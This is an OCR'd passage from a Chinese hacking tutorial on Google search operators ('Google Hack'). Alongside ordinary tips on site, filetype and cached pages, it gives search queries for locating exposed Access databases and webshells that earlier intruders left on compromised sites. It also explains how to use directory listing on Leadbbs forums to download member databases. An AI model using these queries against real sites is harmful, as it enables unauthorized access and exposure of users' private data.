


图6

录的所有信息，结合一些其它语法很容易就能找到突破点，比如XX分站的注入点，同类媒体喜欢炒作的入侵网易、新浪等文章大多数是这样子找到入口点的。

注意：使用site语法的时候，最好不要输入www.163.com而是site:163.com

7.filetype 语法

期末快到了，不少大学生可能又要焦头烂额的到网上寻找论文资料了吧？可惜大家使用普通关键字搜索出来的往往都是网页形式的资料，搞的不好还要注册收费才让看！实际上远不用这么麻烦，假如我们要搜索DOC格式的资料，那么搜索**论文 filetype:doc**，如图7。

如果老师规定的是要PDF格式的论文那就把filetype设为PDF，当然，小黑们可能更喜欢没事干搜搜filetype为MDB的Access数据库文件，那些东西下载下来可有得一阵看的哟！将关键字设为**inurl:".mdb" filetype:mdb**，如图8。




图7



图8

8．网页快照（这个或许不算语法吧）

用过百度的朋友可能都对百度快照非常喜欢吧？Google其实也有这样的功能，但是不知道为什么，在大多数情况下直接点击“网页快照”是打不开的，提示找不到服务器。解决的方法其实也简单，访问http://www.google.com/u/berkeley会看到图9所示的界面，在里面输入你要看的快照网址（比如xdxf.net现在已经关闭了，那么就在里面输入**xdxf.net**，单击搜索，在新出来的页面里就单击“网页快照”，如图10）。

好了，常用的Google语法和技巧就介绍这么多了，更多的高级技巧留给大家使用关键字**Google高级技巧—Google Hack**来学习吧。事实上，上面提到的语法还可以任意的组合排列，那样发挥出来的威力更加强大！下面我们看看Google Hack的几个入侵实例。

三、Google Hack 实际应用

1.找前辈留下的webshell

就拿采飞扬的小马来说吧，小马上传成功后的界面包含




图9




图10

“件绝对的路径　输入保存的路径　输入文件的内容”的字样，我们就以这个为搜索关键字吧：**绝对的路径　输入保存的路径　输入文件的内容 inurl:diy.asp**，如图11。




图11

再观察一下，其实这个马还有个更突出的特征，就是它的标题栏总是“旁注－　网站小助手”，换个关键字试试看“intitle：旁注－　网站小助手”，如图12。

2．遍历目录漏洞

如果一个网站的IIS没有设置好，管理员在IIS中选中了目录浏览，那么恭喜你，网站死定了（小编：这里作者有点偏激了，打开目录浏览功能并不意味着网站死定了，不少管理员还是特意打开目录浏览以方便大家分享资源呢！不过在很多时候，不经意的打开目录浏览功能确实会造成网站敏感信息的泄露，还请广大管理员小心）。我们以Leadbbs为例吧，首先要知道Leadbbs程序中一个比较少见的脚本名，比如makealltopanc.asp，以它做搜索关键字，如图13。现在我们可以慢慢的在里面翻他的数据库文件，下载回来该论坛的会员隐私就全部暴露在我们面前了！

